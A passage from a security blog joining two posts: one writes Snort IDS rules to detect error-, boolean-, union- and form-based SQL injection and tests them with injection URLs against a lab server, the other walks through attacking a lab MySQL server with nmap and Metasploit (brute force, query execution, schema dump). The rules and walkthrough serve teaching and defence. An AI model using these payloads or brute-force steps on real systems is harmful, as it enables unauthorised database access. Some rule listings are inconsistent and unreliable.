POST CATEGORY : Database Hacking

Detect SQL Injection Attack using Snort IDS

posted in **DATABASE HACKING** , **PENETRATION TESTING** on **JANUARY 11, 2018**
by **RAJ CHANDEL** with **0 COMMENT**

Hello friends!! Today we are going to discuss how to "Detect SQL injection attack" using Snort but before moving ahead kindly read our previous both articles related to Snort Installation (**Manually** or using **apt-respiratory**)and its **rule configuration** to enable it as IDS for your network.

Basically In this tutorial we are using snort to capture the network traffic which would analysis the SQL Injection quotes when injected in any web page to obtain information of database system of any web server. Snort will generate the alert for malicious traffic when caught those traffic in its network and network administers will immediately get attentive against suspicious traffic and could take effective action against the attacking IP.

Requirement

IDS: Snort (Ubuntu)

Web application: Dhakkan

You can configure your own web server by taking help of our article "Configure Web server for penetration testing"

Let's Begin!!

Identify Error Based SQL Injection

As we know in Error based SQL injections the attacker use **single quotes** (') or **double quotes** (") to break down SQL query for identify its vulnerability. Therefore be smart and add a rule in snort which will analyst Error based SQL injection on the server when someone try to execute SQL query in your network for unprivileged access of database.

Execute given below command in ubuntu's terminal to open snort local rule file in text editor.

sudo gedit /etc/snort/rules/local.rules

Now add given below line which will capture the incoming traffic coming on any network IP via port 80.

alert tcp any any -> any 80 (msg: "Error Based SQL Injection"; content: "%27" ; sid:100000011;)

alert tcp any any -> any 80 (msg: “Error Based SQL Injection”; content: “22” ; sid:100000012;)

If you read above rule you can notice that I had applied filter for content “%27” and %22 are URL encoded format use in browser for single quotes(‘) and double quotes (“) respectively **at the time of execution of URL.**

Turn on IDS mode of snort by executing given below command in terminal:

sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0

local.rules ×

```
alert tcp any any -> any 80 (msg: "Error Based SQL Injection
Detected" ; content: "%27"; sid:100000011;)

alert tcp any any -> any 80 (msg: "Error Based SQL Injection
Detected" ; content: "%22" ; sid:100000012;)
```


Now test your above rule by making Error based sql injection attack on web application “Dhakkan”, therefore open the server IP in web browser and use single quotes (‘) for identify SQL injection vulnerability as shown below.


192.168.1.20/sqli/Less-1/?id=1’

For more detail on Error Based SQL injection read our previous article.

Now when attacker will execute malicious quotes in browser for testing Error Base SQL injection then the IDS of the network should also capture this content and will generate the alert.


Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



As per our prediction from given image you can observe the snort has gerenated alert for Error Based sql injection when capture malicious quotes.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicous traffic is coming form 192.168.1.21 on port 80.



Articles

Select Month

Facebook Page

Be the first of your friends to like this

Testing Double Quotes Injection


Now again open the server IP in web browser and use double quotes (“) for identify SQL injection vulnerability as shown below.

192.168.1.20/sqli/Less-4/?id=1”

Now when attacker will execute malicious quotes in browser for testing Double quotes SQL injection then the IDS of the network should also capture this content and will generate the alert.

From given image you can observe the snort has gerenated alert for Error Based sql injection when capture malicious quotes.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicous traffic is coming from 192.168.1.21 on port 80.



Boolean Based SQL Injection

As we know in Boolean based SQL injections the attacker use **AND /OR** operators where attacker will try to confirm if the database is vulnerable to Boolean SQL Injection by evaluating the results of various queries which return either TRUE or FLASE.

Now add a rule in snort which will analyse Boolean based SQL injection on the server when someone try to execute SQL query in your network for unprivileged access of database. Here **I had applied filter for content "and" & "or" to be captured. Here nocase denotes not case sensitive it can be as AND/and, OR/or.**

alert tcp any any -> any 80 (msg: "AND SQL Injection"; content: "and" ; nocase; sid:100000060;)

alert tcp any any -> any 80 (msg: "OR SQL Injection"; content: "or" ; nocase; sid:100000061;)

Turn on IDS mode of snort by executing given below command in terminal:

sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0

local.rules

```
alert tcp any any -> any 80 (msg: "AND SQL Injection Detected" ;
content: "and"; nocase ; sid:100000060;)

alert tcp any any -> any 80 (msg: "OR SQL Injection Detected" ;
content: "or"; nocase ; sid:100000061;)
```


Again open the server IP in web browser and use AND operator for identify Boolean SQL injection vulnerability as shown below.

192.168.1.20/sqli/Less-8/?id=1' AND 1=1 –+


For more detail on Boolean Based SQL injection read our previous article.

Now when attacker will execute malicious quotes in browser for testing Boolean Base SQL injection then the IDS of the network should also capture this content and will generate the alert.

Testing OR Operator

As per our calculation from given image you can observe the snort has gerenated alert for Boolean Based sql injection when captured content AND.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicous traffic is coming form 192.168.1.21 on port 80.



Again open the server IP in web browser and use OR operator to identify Boolean SQL injection vulnerability as shown below.

192.168.1.20/sqli/Less-8/?id=1' OR 1=1 –+

Now when attacker will execute malicious quotes in browser for testing Boolean Base SQL injection then the IDS of the network should also capture this content and will generate the alert.

As per our calculation from given image you can observe the snort has gerenated alert for Boolean Based sql injection when captured content OR.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicous traffic is coming form 192.168.1.21 on port 80.

```
zed@ubuntu:/etc/snort/rules$ sudo snort -A console -q -u snort -g snort -c /etc/
snort/snort.conf -i eth0
01/11-03:11:36.167866  [**] [1:100000061:0] OR SQL Injection Detected [**] [Prio
rity: 0] {TCP} 192.168.1.21:37474 -> 192.168.1.20:80
```

Encoded AND/OR

Similarly in given below rule **I had applied filter for content "%26%26" and "%7c%7c" are URL encoded format use in browser for && and || respectively at the time of execution of URL.**

alert tcp any any -> any 80 (msg: "AND SQL Injection"; content: "and" ; nocase; sid:100000008;)

alert tcp any any -> any 80 (msg: "OR SQL Injection"; content: "or" ; nocase; sid:100000009;)

Turn on IDS mode of snort by executing given below command in terminal:

sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0

local.rules

```
alert tcp any any -> any 80 (msg: "AND SQL Injection Detected" ;
content: "%26%26"; sid:10000008;)

alert tcp any any -> any 80 (msg: "OR SQL Injection Detected" ;
content: "%7C%7C"; sid:10000009;)
```


Again open the server IP in web browser and use **&& operator** for identify Boolean SQL injection vulnerability as shown below.

192.168.1.20/sqli/Less-25/?id=1' %26%26 1==1 –+

For more details read our previous article

Now when attacker will execute malicious quotes in browser for testing Boolean Base SQL injection then the IDS of the network should also capture this content and will generate the alert.

As per our calculation from given image you can observe the snort has gerenated alert for Boolean Based sql injection when captured content **%26%26**.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicous traffic is coming form 192.168.1.21 on port 80.

```
zed@ubuntu:/etc/snort/rules$ sudo snort -A console -q -u snort -g snort -c /etc/
snort/snort.conf -i eth0
01/11-03:00:28.491295  [**] [1:10000008:0] AND SQL Injection Detected [**] [Prio
rity: 0] {TCP} 192.168.1.21:37454 -> 192.168.1.20:80
```

Testing Encoded OR Operator


Again open the server IP in web browser and use **|| operator** for identify Boolean SQL injection vulnerability as shown below.

192.168.1.20/sqli/Less-25/?id=1' %7C%7C 1==1 –+

Now when attacker will execute malicious quotes in browser for testing Boolean Base SQL injection then the IDS of the network should also capture this content and will generate the alert.

As per our calculation from given image you can observe the snort has gerenated alert for Boolean Based sql injection when captured content **%7C %7C**.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicous traffic is coming form 192.168.1.21 on port 80.



Identify Form Based SQL Injection

The Form Based SQL injection also known as “Post Error based SQL injection” because the attacker executes malicious quotes inside Login form of a web page that contains text field for username and password to login inside web server.

Therefore now add a rule in snort which will analyst Form based SQL injection on the server when someone try to execute SQL query in your network for unprivileged access of database.

alert tcp any any -> any 80 (msg: “Form Based SQL Injection”; content: “%27” ; sid:1000003;)

If you read above rule you can notice that I had applied filter for content “%27” to be captured; turn on IDS mode of snort by executing given below command in terminal:

sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0

local.rules

```
alert tcp any any -> any 80 (msg: "Form Based SQL Injection
Detected" ; content: "%27" ; sid:10000003; )
```


I had used single quotes (‘) to break the query inside the text field of username then click on **submit.**

Username: ’

From the given screenshot you can see we have **got error message (in blue colour)** which means the database is vulnerable to SQL injection.

For more detail on Form Based SQL injection read our previous article.

Now when attacker will execute malicious quotes in browser for testing Form Base SQL injection then the IDS of the network should also capture this content and will generate the alert.

As per our prediction from given image you can observe the snort has gerenated alert for Form Based sql injection when capture malicious quotes.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicous traffic is coming form 192.168.1.21 on port 80.

```
zed@ubuntu:/etc/snort/rules$ sudo snort -A console -q -u snort -g snort -c /etc/
snort/snort.conf -i eth0
01/11-00:30:22.916255  [**] [1:10000003:0] Form Based SQL Injection Detected [**
] [Priority: 0] {TCP} 192.168.1.21:37274 -> 192.168.1.20:80
```

Identify Order by SQL Injection


In order to identify number of column in database the un-trusted user may use **order by** clause which will arrange the result set in ascending or descending order of the columns used in the query.

Now add a rule in snort which will analyst order by SQL injection on the server when someone try to execute SQL query in your network for unprivileged access of database. Here again **that I had applied filter for content "order" to be captured.**

alert tcp any any -> any 80 (msg: "Order by SQL Injection"; content: "order" ; sid:1000005;)

Turn on IDS mode of snort by executing given below command in terminal:

sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0




Now again open the server IP in web browser and use string order by for identify column of database as shown below.

192.168.1.20/sqli/Less-1/?id=1' order by 1,2,3 –+

Now when attacker will execute malicious string in browser for testing order by SQL injection then the IDS of the network should also capture this content and will generate the alert

As per our prediction from given image you can observe the snort has gerenated alert for order by sql injection when capture malicious string.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicious traffic is coming form 192.168.1.21 on port 80.



Identify Union Based SQL Injection

We all know in Error base SQL injection attacker may use the UNION operator to combine the result-set of two or more SELECT statements. Therefore add a rule in snort which will analyst Union select SQL injection on the server when someone try to execute SQL query in your network for unprivileged access of database. Here again **that I had applied filter for content "union" to be captured.**

alert tcp any any -> any 80 (msg: "UNION SELECT SQL Injection"; content: "union" ; sid:1000006;)

Turn on IDS mode of snort by executing given below command in terminal:

sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0


local.rules ×


```
alert tcp any any -> any 80 (msg: "UNION SELECT SQL Injection
Detected" ; content: "union" ; sid:10000006;)
```

Now again open the server IP in web browser and use string order by for identify column of database as shown below.


192.168.1.20/sqli/Less-1/?id=-1′ union select 1,2,3 –+

Now when attacker will execute malicious string in browser for testing Union select SQL injection then the IDS of the network should also capture this content and will generate the alert.



As per our prediction from given image you can observe the snort has gerenated alert for union select sql injection when capture malicious string.

So when the network admin get alert from IDS on the basis of it he can take action against attacking IP, as shown in given image the malicious traffic is coming form 192.168.1.21 on port 80.



Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact Here

Penetration Testing on MYSQL (Port 3306)

posted in DATABASE HACKING , KALI LINUX , PENETRATION TESTING on SEPTEMBER 21, 2017
by RAJ CHANDEL with 1 COMMENT

Hello friends!! Today we are discussing internal penetration testing on MYSQL server. In our previous article we had already discussed how to configure of mysql in ubuntu which you can read from here, now moving towards for its penetration testing.

Attacker: kali Linux

Target: ubuntu 14.04.1 (mysql server), IP: 192.168.1.216

Lets start !!

Scanning MYSQL

Scanning plays an important role in penetration testing because through scanning attacker make sure which services and open ports are available for enumeration and attack.

Here we are using nmap for scanning port 3306.

nmap -sT 192.168.1.216

If service is activated in targeted server then nmap show **open STATE** for port 3306.

```
root@kali:~# nmap -sT 192.168.1.216

Starting Nmap 7.50 ( https://nmap.org ) at 2017-09-17 22:02 EDT
Nmap scan report for 192.168.1.216
Host is up (0.00023s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 00:0C:29:53:A6:A4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
root@kali:~#
```

Enumerating MYSQL Banner

An attacker always perform enumeration for finding important information such as **software version** which known as **Banner Grabbing** and then identify it state of vulnerability against any exploit.

Open the terminal in your kali Linux and Load metasploit framework; now type following command to scan for MYSQL version.


use auxiliary/scanner/mysql /mysql _version

msf auxiliary(mysql_version) > set rhosts 192.168.1.216

msf auxiliary(mysql_version) > set rport 3306

msf auxiliary(mysql_version) > run

From given image you can read the highlighted text which is showing **MYSQL 5.5.57** is the installed version of MYSQL with **protocol 10** on ubuntu 14.04.1 operating system.



MYSQL Brute Force Attack

An attacker always tries to make brute force attack for stealing credential for unauthorized access.

This module simply queries the MySQL instance for a specific user/pass (default is root with blank).

msf > use auxiliary/scanner/mysql/mysql_login

msf auxiliary(mysql_login) > set rhosts 192.168.1.216

msf auxiliary(mysql_login) > set rport 3306

msf auxiliary(mysql_login) > set user_file /root/Desktop/users.txt

msf auxiliary(mysql_login) > set pass_file /root/Desktop/password.txt

msf auxiliary(mysql_login) > run

This will start brute force attack and try to match the combination for valid username and password using user.txt and pass.txt file.

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set rhosts 192.168.1.216
rhosts => 192.168.1.216
msf auxiliary(mysql_login) > set rport 3306
rport => 3306
msf auxiliary(mysql_login) > set USER_FILE /root/Desktop/user.txt
USER_FILE => /root/Desktop/user.txt
msf auxiliary(mysql_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf auxiliary(mysql_login) > run

[*] 192.168.1.216:3306    - 192.168.1.216:3306 - Found remote MySQL version 5.5.57
```

From given image you can observe that our mysql server is not secure against brute force attack because it is showing matching combination of **username: root** and **password: toor** for login.

Once the attacker retrieves the valid credential he can directly login into mysql server for stealing or destroying the database information.

```
[*] 192.168.1.216:3306    - 192.168.1.216:3306 - Found remote MySQL version 5.5.57
[+] 192.168.1.216:3306    - MYSQL - Success: 'root:toor'
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:toor (Incorrect: Access denied
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:123 (Incorrect: Access denied f
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:1234 (Incorrect: Access denied
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:12345 (Incorrect: Access denied
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:123456 (Incorrect: Access denie
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:toor (Incorrect: Access denied
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:root (Incorrect: Access denied
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:password (Incorrect: Access den
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:passwd (Incorrect: Access denie
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: raj:password123 (Incorrect: Access
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: sanjeet:toor (Incorrect: Access den
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: sanjeet:123 (Incorrect: Access deni
[-] 192.168.1.216:3306    - 192.168.1.216:3306 - LOGIN FAILED: sanjeet:1234 (Incorrect: Access den
```

Stealing MYSQL information

This module allows for simple SQL statements to be executed against a MySQL instance given the appropriate credentials.

use auxiliary/admin/mysql/mysql_sql

msf auxiliary(mysql_sql) > set rhost 192.168.1.216


msf auxiliary(mysql_sql) > set username root

msf auxiliary(mysql_sql) > set password toor

msf auxiliary(mysql_sql) > set SQL show databases;

msf auxiliary(mysql_sql) > run

From given image you can observe that it has executed the sql query for dumping the name of databases.



Extracting MYSQL Schema Information

This module extracts the schema information from a MySQL DB server.

use auxiliary/scanner/mysql/mysql_schemadump

msf auxiliary(mysql_schemadump) >set rhosts 192.168.1.216

msf auxiliary(mysql_schemadump) >set username root

msf auxiliary(mysql_schemadump) >set password toor

msf auxiliary(mysql_schemadump) >run

here it has dump the information schema for database “ignite” with table name “student” , 5 columns name with column types:

DB: ignite

Table name: student

Last Name	First Name	Student ID	Major	Dorm
(varchar 30)	(varchar 30)	(int 11)	(varchar 20)	(varchar 20)

```
msf > use auxiliary/scanner/mysql/mysql_schemadump
msf auxiliary(mysql_schemadump) > set rhosts 192.168.1.216
rhosts => 192.168.1.216
msf auxiliary(mysql_schemadump) > set username root
username => root
msf auxiliary(mysql_schemadump) > set password toor
password => toor
msf auxiliary(mysql_schemadump) > run

[+] 192.168.1.216:3306    - Schema stored in: /root/.msf4/loot/20170921164951
[+] 192.168.1.216:3306    - MySQL Server Schema
 Host: 192.168.1.216
 Port: 3306
 ====================

---
- DBName: ignite
  Tables:
  - TableName: Students
    Columns:
    - ColumnName: LastName
      ColumnType: varchar(30)
    - ColumnName: FirstName
      ColumnType: varchar(30)
    - ColumnName: StudentID
      ColumnType: int(11)
    - ColumnName: Major
      ColumnType: varchar(20)
    - ColumnName: Dorm
